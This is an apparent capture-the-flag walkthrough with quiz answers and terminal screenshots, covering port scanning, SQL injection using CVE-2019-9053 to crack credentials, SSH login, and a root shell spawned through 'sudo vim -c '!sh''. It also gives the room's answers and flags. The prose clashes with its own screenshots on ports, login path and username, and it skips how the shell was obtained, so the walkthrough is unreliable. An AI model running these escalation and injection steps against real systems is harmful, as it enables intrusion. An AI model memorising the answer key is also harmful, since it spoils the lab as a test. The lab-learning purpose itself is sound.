Step 1: Nmap Scan

I started by scanning the machine using `nmap` to see which ports and services are open.

```
nmap -sV -p- 10.10.92.185
```

From the scan, I found:

- Port 22 – SSH
- Port 80 – HTTP
- Port 10007 – An unknown service running

Answer:
How many services are running under port 10007? 1
What is running on the higher port? `ssh`

Step 2: Explore the Web Application

Next, I opened the IP address in my browser. A basic web page loaded on port 80.
I looked at the source code and structure but didn't find anything useful.

So, I used `gobuster` to brute-force hidden directories:

```
gobuster dir -u http://10.10.92.185 -w
/usr/share/wordlists/dirb/common.txt
```

It found a `/login` page.

Step 3: Identify Vulnerability

When analyzing the web app, I suspected a vulnerability. I tested it and found it was vulnerable to SQL Injection.
Using this injection, I was able to extract the username and password.

Answer:
What's the CVE you're using against the application? `CVE-2019-9053`
To what kind of vulnerability is the application vulnerable? `SQL Injection`
What's the password? `secret`

Step 4: Login to the Web Application

I logged into the `/login` page using the credentials found with SQLi:

- Username: admin
- Password: secret

The login was successful.

Answer:
Where can you login with the details obtained? `/login`

Step 5: Get User Flag

After logging in, I was able to interact with the system and eventually get a shell.
Once I had access to the machine, I navigated to the user's home directory:

```
cd /home

ls

cat user.txt
```

Answer:
What's the user flag? `G00d j0b, keep up`

Step 6: Find Other Users

While in `/home`, I saw that there was another user folder named `sunbath`.

Answer:
Is there any other user in the home directory? What's its name? `sunbath`

Step 7: Privilege Escalation

To gain root access, I checked what I could run as `sudo`:

`sudo -l`

I found that I was allowed to run vim as root. So I used the following trick to spawn a root shell:

`sudo vim -c '!sh'`

Answer:
What can you leverage to spawn a privileged shell? `vim`

Step 8: Get Root Flag


Now that I had root access, I navigated to the `/root` directory and read the root flag:

```
cd /root
```

```
cat root.txt
```

Answer:
What's the root flag? `W3IL don3.You made it`

SCREENSHOTS:



```
SYN Stealth Scan Timing: About 27.50% done; ETC: 10:39 (0:02:28 remaining)


┌──(kali㉿kali)-[~/Downloads]
└─$ cd --

┌──(kali㉿kali)-[~]
└─$ cd simplectf

┌──(kali㉿kali)-[~/simplectf]
└─$ nmap -sVC -Pn -oN initial_nmap 10.10.92.185
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 10:39 EDT
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.77% done; ETC: 10:40 (0:00:00 remaining)
Nmap scan report for 10.10.92.185
Host is up (0.28s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.22.36
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.78 seconds
```

```
File  Actions  Edit  View  Help
kali@kali: ~/thm ×   kali@kali: ~/thm/simplectf ×   kali@kali: ~ ×

[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret

┌──(kali㉿kali)-[~/thm/simplectf]
└─$ ssh mitch@10.10.29.180 -p 2222
The authenticity of host '[10.10.29.180]:2222 ([10.10.29.180]:2222)' can't be establis
.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.29.180]:2222' (ED25519) to the list of known hosts.
mitch@10.10.29.180's password:
Permission denied, please try again.
mitch@10.10.29.180's password:
Permission denied, please try again.
mitch@10.10.29.180's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
```